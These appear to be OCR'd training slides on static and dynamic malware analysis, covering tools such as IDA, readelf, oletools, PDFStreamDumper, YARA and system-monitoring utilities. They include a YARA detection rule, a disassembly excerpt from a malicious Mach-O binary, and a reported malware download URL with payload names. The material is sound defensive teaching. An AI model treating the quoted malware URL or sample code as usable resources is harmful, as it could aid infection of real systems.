
- Disassemble the **binary code** and analyze the assembly code instructions
- Use tools such as **IDA** that can reverse the machine code to **assembly language**
- Based on the reconstructed assembly code, you can inspect the **program logic** and recognize its threat potential. This process is performed using debugging tools such as **OllyDbg**

Disassembling and Debugging Tools

- Ghidra (https://ghidra-sre.org)
- x64dbg (https://x64dbg.com)
- Radare2 (https://rada.re)
- OllyDbg (https://www.ollydbg.de)
- WinDbg (http://www.windbg.org)

IDA Pro

IDA Pro is a **Windows**, **Linux** or **Mac OS X** hosted multi-processor **disassembler and debugger** that can debug through Instructions tracing, Functions tracing, and Read/Write-Write-Execute tracing features



https://hex-rays.com

Static Malware Analysis: Analyzing ELF Executable Files

Static Analysis of ELF Files Using readelf

- Identify symbols in ELF executables:

  readelf -s <malware-sample>
- Identify program headers in ELF executables:

  readelf -l <malware-sample>
- Identify ELF file headers:

  readelf -h <malware-sample>


Extracting Strings from ELF Executable Files

- Use Linux command strings to extract strings:

  strings malware-sample > str.txt

Analyzing String Reuse Using Intezer

- Intezer is a malware analysis platform that scans files, URLs, endpoints, and memory dumps



https://linux.die.net

Static Malware Analysis: Analyzing Mach Object (Mach-O) Executable Files


- Mach-O is an **executable file format for macOS** and iOS that is similar to the PE format for Windows and ELF for Linux
- Use tools such as **pagestuff**, **LIEF**, or **otool** to analyze Mach-O malware
- Use **Hopper Disassembler to view Mach-O executable files** and find information regarding the logical pages associated with that file

Malicious Mach-O Binaries

```
0000000100001 5ff        movq    0x96ea(%rip), %rsi ## Objc selector ref: mainBundle
0000000100001606         movq    %rax, %rdi
0000000100001609         callq   *0x7a99(%rip) ## Objc message: +[NSBundle mainBundle]
000000010000160f         leaq    0x7daa(%rip), %rsi ## Objc cfstring ref: @"unpack"
0000000100001616         leaq    0x7dc3(%rip), %rdi ## Objc cfstring ref: @"txt"
000000010000161d         movq    0x96d4(%rip), %rcx ## Objc selector ref: pathForResource:ofType
:
0000000100001624         movq    %rdi, -0x30(%rbp)
0000000100001628         movq    %rax, %rdi
000000010000162b         movq    %rsi, -0x38(%rbp)
000000010000162f         movq    %rcx, %rsi
0000000100001632         movq    -0x38(%rbp), %rdx
0000000100001636         movq    -0x30(%rbp), %rcx
000000010000163a         callq   *0x7a68(%rip) ## Objc message: -[%rdi pathForResource:ofType:]
0000000100001640         movl    $0x4, %r8d
0000000100001646         movl    %r8d, %ecx
0000000100001649         xorl    %r8d, %r8d
000000010000164c         movq    %rax, -0x20(%rbp)
0000000100001650         movq    0x9a51(%rip), %rax ## Objc class ref: _OBJC_CLASS_$_NSString
0000000100001657         movq    -0x20(%rbp), %rdx
000000010000165b         movq    0x969e(%rip), %rsi ## Objc selector ref: stringWithContentsOfFi
le:encoding:error:
0000000100001662         movq    %rax, %rdi
0000000100001665         callq   *0x7a3d(%rip) ## Objc message: +[NSString stringWithContentsOfF
ile:encoding:error:]
000000010000166b         movq    %rax, -0x28(%rbp)
000000010000166f         movq    0x9a3a(%rip), %rax ## Objc class ref: EncodeDecodeOps
0000000100001676         movq    -0x28(%rbp), %rdx
000000010000167a         movq    0x9687(%rip), %rsi ## Objc selector ref: enncryptDecryptString:
0000000100001681         movq    %rax, %rdi
0000000100001684         callq   *0x7a1e(%rip) ## Objc message: +[EncodeDecodeOps enncryptDecryp
tString:]
```

https://github.com

Reverse Engineering Mach-O Binaries



https://www.hopperapp.com

Static Malware Analysis: Analyzing Malicious MS Office Documents

- oletools is a suite of Python tools specifically designed for analyzing **Microsoft OLE2 files**, commonly found in Microsoft Office documents
- The toolkit can **extract**, **parse**, and **detect** malicious content within these files

Finding Suspicious Components

- Analyze the malicious Office document with **oleid** to detect any **specific components** that can be labeled as malicious/suspicious
- To use oleid, open a **new terminal** on the Linux (Ubuntu) workstation and enter **python3 oleid.py '<path to the suspect document>'**

Finding Macro Streams

- Parse the malicious Office document with **oledump** to **identify the streams** that contain macros
- **Run** the following command: **python3 oledump.py '<path to the suspect document>'**

Dumping Macro Streams


- **Extract** the contents of any **macro stream** with oledump by running the following command

  python3 oledump.py -s <stream number> '<path to the suspect document>'

Static Malware Analysis: Analyzing Malicious MS Office Documents (Cont'd)

Identifying Suspicious VBA Keywords

- Parse the malicious document with **olevba** to **view** the **source code** of all VBA macros and detect **suspicious keywords** and potential **IOCs**
- **Run** the following command: **python3 olevba.py '<path to the suspect document>'**
- Here, the **keywords** and **IOCs** detected by olevba show that the macros in the Word document:
  - ✓ have **AutoOpen** functionality
  - ✓ contain **shellcode** and **strings** obfuscated with **Base64** and **dridex**
  - ✓ might download files named **test.exe** and **sfjozjero.exe** from http://germanya.com.ec/logs and store them in the **Temp** directory



Static Malware Analysis: Analyzing Suspicious PDF Document

You can use **PDFiD** to scan PDF files for malicious keywords and object types, and use **PDFStreamDumper** for deeper inspection and extraction of streams and objects

1. **Testing the File with PDFiD to Review PDF Keywords**

   Scan the suspect PDF file with **PDFid** to identify any **suspicious elements** in it by running the command ***python3 pdfid.py '<path to the suspect file>'***

2. **Finding Suspicious Objects with PDFStreamDumper**


   Load the suspect file on **PDFStreamDumper** and start **viewing the objects** one by one to find their contents

3. **Scanning the File for Exploits**

   Select **Exploits_Scan** button from the toolbar to scan the file for any available exploits and it identified the exploit CVE-2008-2992 - utilprintf is present

4. **Learning about CVE ID**

   Go to the website ***https://www.cve.org*** and browse the available CVE list to know more about CVE IDs found



Static Malware Analysis: Analyzing Suspicious Documents Using YARA

- YARA (Yet Another Recursive Acronym) is a powerful tool used for **identifying** and **classifying malware samples**
- It works by allowing users to create rules that describe patterns of interest in files, which can include specific **strings**, **binary sequences**, or a combination of characteristics that typically appear in malware

Structure of YARA rules:

Rule Header: Includes the rule's name and optional tags

Metadata: Includes any key-value pairs that provide additional information about the rule

String: Defines the strings to search for in the files

Condition: Defines the logic that must be met for the rule to match

Scanning a suspicious document using YARA rule:

1. Create a YARA rule to scan suspicious PDF documents and save them as **pdf_rules.yar**

pdf_rules.yar

```
rule MaliciousPDF {
    meta:
        author = "Your Name"
        description = "Detects malicious content in PDF files"
        date = "2024-06-11"

    strings:
        // Example strings to match known malicious patterns
        $pdf_header = "%PDF-" // PDF header
        $javascript = "javascript" // JavaScript keyword
        $launch = "/Launch" // Launch action keyword
        $embedded_file = "/EmbeddedFile" // Embedded file keyword
        $objstream = "ObjStm" // Object stream keyword
        $openaction = "/OpenAction" // Open action keyword

    condition:
            $pdf_header at 0 and (
            $javascript or
            $launch or
            $embedded_file or
            $objstream or
            $openaction
        )
}
```

2. Scan the suspicious file for malicious content using the command **yara <path_to/rulefile.yar> <path_to/suspicious_file>**

```
yara '/home/parrot/yara-python/pdf_rules.yar' '/home/parrot/Downloads/suspicious_document.pdf' - Pa
File  Edit  View  Search  Terminal  Help
┌──[root@parrot]─[/home/parrot/yara-python]
└─── #yara '/home/parrot/yara-python/pdf_rules.yar' '/home/parrot/Downloads/susp
icious_document.pdf'
MaliciousPDF /home/parrot/Downloads/suspicious_document.pdf
```

Dynamic Malware Analysis

- In **dynamic analysis**, the malware is executed on a system to understand its behavior after infection
- This type of analysis requires a safe environment such as **virtual machines** and **sandboxes** to deter the spreading of malware
- Dynamic analysis consists of two stages: System Baselining and Host Integrity Monitoring

System Baselining


- Refers to taking a **snapshot** of the system at the time the malware analysis begins
- The main purpose of system baselining is to identify significant changes from the **baseline state**
- The system baseline includes details of the **file system**, **registry**, **open ports**, **network activity**, etc.


Host Integrity Monitoring

- Host integrity monitoring involves taking a **snapshot** of the **system state** using the same tools before and after analysis, to detect **changes** made to the entities residing on the system
- **Host integrity monitoring** includes the following:
  - Port and Process Monitoring
  - Windows Registry and Services Monitoring
  - Startup Programs Monitoring
  - Event Logs Monitoring/Analysis
  - Installation Monitoring
  - Files and Folders Monitoring
  - Device Drivers Monitoring
  - Network Traffic Monitoring/Analysis
  - DNS Monitoring/Resolution
  - API Calls and System Calls Monitoring
  - Scheduled Tasks and Browser Activity Monitoring

Dynamic Malware Analysis: Port Monitoring

- Malware programs corrupt the system and **open system input/output ports** to establish connections with remote systems, networks, or servers to accomplish various malicious tasks
- Use port monitoring tools such as **netstat**, and **TCPView** to scan for suspicious ports and look for any connection established to unknown or suspicious IP addresses





https://learn.microsoft.com

Port Monitoring Tools

- CurrPorts (*https://www.nirsoft.net*)
- TCP Port / Telnet Monitoring (*https://www.dotcom-monitor.com*)
- PRTG's Network Monitor (*https://www.paessler.com*)
- SolarWinds Open Port Scanner (*https://www.solarwinds.com*)

Dynamic Malware Analysis: Process Monitoring


- Malware programs camouflage themselves as **genuine Windows services** or hide their processes to avoid detection
- Some malware programs also use **PEs (Portable Executable)** to inject into various processes (such as **explorer.exe** or web browsers)
- Use process monitoring tools like **Process Monitor** to scan for suspicious processes

Process Monitoring Tools

- Process Explorer (*https://learn.microsoft.com*)
- OpManager (*https://www.manageengine.com*)
- Monit (*https://mmonit.com*)
- ESET SysInspector (*https://www.eset.com*)
- System Explorer (*https://systemexplorer.net*)

Process Monitor

The Process Monitor shows the **real-time file system**, **Registry**, and **process/thread** activity



https://learn.microsoft.com

Dynamic Malware Analysis: Registry Monitoring


- The Windows registry stores **OS and program configuration details**, such as settings and options
- Malware uses the registry to perform harmful activity continuously by **storing entries** into the registry and **ensuring** that the **malicious program** runs automatically whenever the computer or device boots
- Use registry entry monitoring tools such as **jv16 PowerTools** to examine the changes made by the malware to the system's registry

Registry Monitoring Tools

- Reg Organizer (https://www.chemtable.com)
- Registry Viewer (https://www.exterro.com)
- RegScanner (https://www.nirsoft.net)
- Registry Monitoring Tool (https://www.solarwinds.com)
- regshot (https://sourceforge.net)

jv16 PowerTools

It is a registry cleaner used to **find registry errors** and unneeded registry junk. It also helps in detecting registry entries created by the malware



Dynamic Malware Analysis: Windows Services Monitoring

- Malware spawns Windows services that allow attackers to get **remote control of the victim's machine** and pass malicious instructions
- Malware **rename their processes** to look like a genuine Windows service to avoid detection
- Malware may also employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services** registry keys to hide its processes
- Use Windows services monitoring tools such as **Windows Service Manager (SrvMan)** to trace malicious services initiated by the malware

https://sysprogs.com


Windows Service Monitoring Tools

- Netwrix Service Monitor (*https://www.netwrix.com*)
- AnVir Task Manager (*https://www.anvir.com*)
- Service+ (*https://www.activeplus.com*)
- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker (*https://processhacker.sourceforge.io*)

Dynamic Malware Analysis: Startup Programs Monitoring

- Malware can **alter the system settings** and add themselves to the **startup menu** to perform malicious activities whenever the system starts
- Manually check or use startup monitoring tools like **Autoruns for Windows** and **WinPatrol** to detect suspicious startup programs and processes
- Steps to manually detect hidden malware are listed as follows:
  - Check startup program entries in the registry editor
  - Check device drivers that are automatically loaded
    - **C:\Windows\System32\drivers**
  - Check **boot.ini** or **bcd** (bootmgr) entries
  - Check Windows services that are automatically started
    - Go to **Run** → Type **services.msc** → Sort by **Startup Type**
  - Check the startup folder
    - **C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup**

Autoruns for Windows



https://learn.microsoft.com

Dynamic Malware Analysis: Event Logs Monitoring/Analysis


- **Log analysis** is a process of analyzing **computer-generated records or activities** to identify malicious or suspicious events
- Use **log analysis tools** like **Splunk** to identify suspicious logs or events with malicious intent

Log Analysis Tools

- ManageEngine Event Log Analyzer (https://www.manageengine.com)
- Solarwinds Loggly (https://www.loggly.com)
- Netwrix Event Log Manager (https://www.netwrix.com)
- New Relic (https://newrelic.com)

Splunk

It is a **SIEM tool** that can **automatically collect all the events logs** from all the systems present in the network



https://www.splunk.com

Dynamic Malware Analysis: Installation Monitoring


- When the system or users **install or uninstall** any software application, there is a chance that traces of the **application data** are left on the system
- Installation monitoring will help in detecting hidden and background installations that the malware performs
- Use installation monitoring tools such as **Mirekusoft Install Monitor** for monitoring the installation of malicious executables

Installation Monitoring Tools

- Advanced Uninstaller PRO (https://www.advanceduninstaller.com)
- REVO UNINSTALLER PRO (https://www.revouninstaller.com)
- Comodo Programs Manager (https://www.comodo.com)

Mirekusoft Install Monitor

It automatically monitors what gets placed on your system and **allows you to completely uninstall it**



https://www.mirekusoft.com

Dynamic Malware Analysis: Files and Folders Monitoring

- Malware programs normally **modify system files and folders** after infecting a computer
- Use file and folder integrity checkers like **PA File Sight**, **Tripwire**, and **Netwrix Auditor** to detect changes in system files and folders

File and Folder Integrity Checking Tools

- Tripwire File Integrity Monitoring (https://www.tripwire.com)
- Netwrix Auditor (https://www.netwrix.com)
- Verisys Integrity Suite (https://www.ionxsolutions.com)
- CSP File Integrity Checker (https://www.cspsecurity.com)
- NNT Change Tracker (https://www.newnettechnologies.com

PA File Sight

It audits who is **deleting files, moving files**, or **reading files**. It also detects users **copying files** and optionally **blocks access**

https://www.poweradmin.com

Dynamic Malware Analysis: Device Drivers Monitoring


- Malware is installed along with device drivers **downloaded from untrusted sources**, and attackers use these drivers as a shield to avoid detection
